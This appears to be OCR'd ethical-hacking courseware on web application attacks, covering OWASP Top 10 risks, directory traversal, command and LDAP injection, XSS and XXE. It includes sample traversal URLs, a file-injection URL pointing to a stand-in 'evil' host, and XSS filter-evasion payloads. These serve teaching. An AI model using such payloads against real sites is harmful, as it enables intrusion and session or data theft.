Module 14

Hacking Web Applications

Learning Objectives

01 Summarize Web Application Concepts

02 Demonstrate Web Application Threats

03 Explain Web Application Hacking Methodology

04 Explain Web API and Webhooks

05 Summarize the Techniques used in Web Application Security


Objective 01

Summarize Web Application Concepts

Introduction to Web Applications

- Web applications provide an **interface between end users and web servers** through a set of web pages that are generated at the server end or contain script code to be executed dynamically within the client web browser
- Though web applications enforce certain **security policies**, they are vulnerable to various attacks such as SQL injection, cross-site scripting, and session hijacking

How Web Applications Work



Objective 02

Demonstrate Web Application Threats

OWASP Top 10 Application Security Risks - 2021

A01 – Broken Access Control	• Directory Traversal • Hidden Field Manipulation
A02 – Cryptographic Failures	• Cookie Snooping • RC4 NOMORE Attack • Same-Site Attack • Pass-the-Cookie Attack
A03 – Injection	• SQL Injection • Command Injection • LDAP Injection • Cross-Site Scripting (XXS) • Buffer Overflow **Note**: For complete coverage of SQL Injection, refer to Module 15: SQL Injection
A04 – Insecure Design	• Business Logic Bypass Attack • CAPTCHA Attacks • Web-based Timing Attacks • Platform Exploits
A05 – Security Misconfiguration	• XML External Entity (XXE) Attack • Unvalidated Redirects and Forwards • Directory Traversal • Hidden Field Manipulation
A06 – Vulnerable and Outdated Components	• Platform Exploits • Magecart Attack • Buffer Overflow
A07 – Identification and Authentication Failures	• Cross-Site Request Forgery • Cookie/Session Poisoning • Cookie Snooping
A08 – Software and Data Integrity Failures	• Insecure Deserialization • Unvalidated Redirects and Forwards • Watering Hole Attack • Denial-of-Service (DoS) • Buffer Overflow • Web Service Attacks • Platform Exploits • Magecart Attack
A09 – Security Logging and Monitoring Failures	• Web Service Attacks
A10 – Server-Side Request Forgery (SSRF)	• Injecting an SSRF Payload • Cross-Site Port Attack (XSPA) • DNS Rebinding Attack • H2C Smuggling Attack

https://owasp.org

Web Application Attacks

1 Directory Traversal	8 Command Injection	15 Platform Exploits	22 Watering Hole Attack	29 Clickjacking Attack
2 Hidden Field Manipulation	9 LDAP Injection	16 XML External Entity (XXE) Attack	23 Denial-of-Service (DoS)	30 JavaScript Hijacking
3 Cookie Snooping	10 Cross-Site Scripting (XXS)	17 Unvalidated Redirects and Forwards	24 Web Service Attacks	31 Cross-Site Web Socket Hijacking
4 RC4 NOMORE Attack	11 Buffer Overflow	18 Magecart Attack	25 Injecting an SSRF Payload	32 Obfuscation Application
5 Pass-the-Cookie Attack	12 Business Logic Bypass Attack	19 Cross-Site Request Forgery	26 Cross-Site Port Attack (XSPA)	33 Network Access Attacks
6 Same-Site Attack	13 Web-based Timing Attacks	20 Cookie/Session Poisoning	27 DNS Rebinding Attack	34 DMZ Protocol Attacks
7 SQL Injection	14 CAPTCHA Attacks	21 Insecure Deserialization	28 H2C Smuggling Attack	35 MarioNet Attack


Directory Traversal

1. Directory traversal allows attackers to **access restricted directories**, including application source code, configuration, and critical system files to execute commands outside the web server's root application directory

2. Attackers can **manipulate variables** that reference files with "**dot-dot-slash (../)**" sequences and its variations

3. Accessing files located outside the **web publishing directory** using directory traversal


4.
   - **http://www.certifiedhacker.com/process.aspx?page=../../../../some dir/some file**
   - **http://www.certifiedhacker.com/../../../../some dir/some file**



Hidden Field Manipulation Attack

HTML Code


```
<form method="post"
   action="page.aspx">
  <input type="hidden" name=
   "PRICE" value="200.00">
  Product name: <input type=
   "text" name="product"
   value="Certifiedhacker Shirt"><br>
  Product price: 200.00"><br>
  <input type="submit" value=
   "submit">
</form>
```



- When a user makes selections on an HTML page, the selection is typically stored as form field values and sent to the application as an **HTTP request (GET or POST)**
- HTML can also store field values as hidden fields, which are not rendered to the screen by the browser, but are instead collected and submitted as parameters during form submissions
- Attackers can examine the HTML code of a page and change the hidden field values to change post requests to the server


Pass-the-Cookie Attack

- Pass-the-cookie attacks allow attackers to **access a user's web services** without providing any identity or performing multi-factor authentication
- The pass-the-cookie attack occurs when attackers **obtain a clone of a cookie from the user's browser** and uses the cookie to establish a session with the target web server



Same-Site Attack

- Same-site attacks, also known as **related-domain attacks**, occur when an attacker targets a subdomain of a trusted organization and attempts to **redirect users** to an attacker-controlled web page
- Familiar domains such as **.edu**, **.com**, and **.org** contain several perimeters that make it easy for attackers to capture unused or misconfigured subdomains sharing the legitimate site's **top-level domains (TLDs)**
- These TLDs help attackers in **hijacking the legitimate website** to create dangling records using extended TLDs (eTLDs)



Command Injection Attacks

Shell Injection

- An attacker tries to **craft an input string** to gain shell access to a web server
- Shell injection functions include **system()**, **StartProcess()**, **java.lang.Runtime.exec()**, **System.Diagnostics.Process.Start()**, and similar API commands

HTML Embedding


- This type of attack is used to **deface websites virtually**. Using this attack, an attacker adds **extra HTML-based** content to the vulnerable web application
- In HTML embedding attacks, a user adds input to a web script that is then used in the output HTML without being checked for **HTML code** or **scripting**

File Injection

- Attackers exploit this vulnerability to inject **malicious code** into **system files**
- **http://www.certifiedhacker.com/vulnerable.php?COLOR=http://evil/exploit?**

LDAP Injection Attacks


- LDAP Directory Services store and organize information based on its attributes. The information is **hierarchically organized** as a tree of directory entries
- LDAP is based on the client-server model, and clients can **search through directory entries using filters**
- LDAP injection attacks are similar to SQL injection attacks, but **exploit user parameters** to generate an LDAP query
- LDAP injection techniques take advantage of non-validated web application input vulnerabilities and **pass LDAP filters** used for searching Directory Services to **obtain direct access to databases behind an LDAP tree**
- To test if an application is vulnerable to LDAP code injection, **send a query** to the server that generates an invalid input. If the LDAP server **returns an error**, it can be exploited with code injection techniques




Cross-Site Scripting (XSS) Attacks

- Cross-site scripting ('XSS' or 'CSS') attacks **exploit vulnerabilities in dynamically generated web pages**, enabling malicious attackers to inject client-side scripts into web pages viewed by other users
- It occurs when **unvalidated input data** is included in dynamic content that is sent to a user's web browser for rendering
- Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it **within legitimate requests**
- Some XSS attack exploits include malicious script execution, redirecting to a malicious server, exploiting user privileges, ads in hidden IFRAMES and pop-ups, data manipulation, etc.

Note: Check the CEH Tools, Module 14: Hacking Web Applications, for the XSS cheat sheet



XSS Attack in Comment Field



Techniques to Evade XSS Filters

Encoding Characters

- Many characters in HTML elements can be written in ASCII codes to evade filters that search for strings such as <javascript>:

  ** Click Here!**

- Use hexadecimal encoding to bypass filters that search for HTML elements by scanning for &# along with numeric characters:

  ** Click Here!**

Embedding Whitespaces

- Use tab spaces to evade detection:

  <img src="java script:al ert ('Successful XSS')">

- You can also encode the tab spaces:

  **<img src="java	script:al	ert('Successful XSS')">**

- You can also encode using carriage return and newline characters:

  **<img src="java	script:al	ert('Successful XSS')">**

Manipulating Tags

- You can embed a <script> tag within <script>:

  <scr<script>ipt>document.write("Successful XSS")</scr<script>ipt>

- Separate attributes and tags with a slash in an HTML element:

  <img/src="popup.jpg"onload=javascript:eval(alert('Successful &#32XSS'))>

- Use abnormal tag inputs to bypass filters:

  ** visit xyz.com**

Web-based Timing Attacks

- A web-based timing attack is a type of side-channel attack performed by attackers to **retrieve sensitive information** such as passwords from web applications by measuring the response time taken by the server


Direct Timing Attack	• Direct timing attacks are carried out by measuring the approximate **time taken by the server to process a POST request** to deduce the existence of a username
Cross-site Timing Attack	• A cross-site timing attack is another type of timing attack, in which attackers **send crafted request packets to the website using JavaScript**
Browser-based Timing Attack	• Attackers take advantage of side-channel leaks of a browser to estimate the **time taken by the browser to process the requested resources** • Attackers can abuse different browser functionalities to launch further attacks such as video parsing attacks and cache storage timing attacks

XML External Entity (XXE) Attack

- XML External Entity attack is a server-side request forgery (SSRF) attack that can occur when a misconfigured XML parser allows **applications to parse XML input** from an unreliable source
- Attackers can a refer a victim's web application to an external entity by including the reference in the **malicious XML input**
- When this malicious input is processed by the weakly configured XML parser of a target web application, it enables the attacker to **access protected files and services** from servers or connected networks

Unvalidated Redirects and Forwards

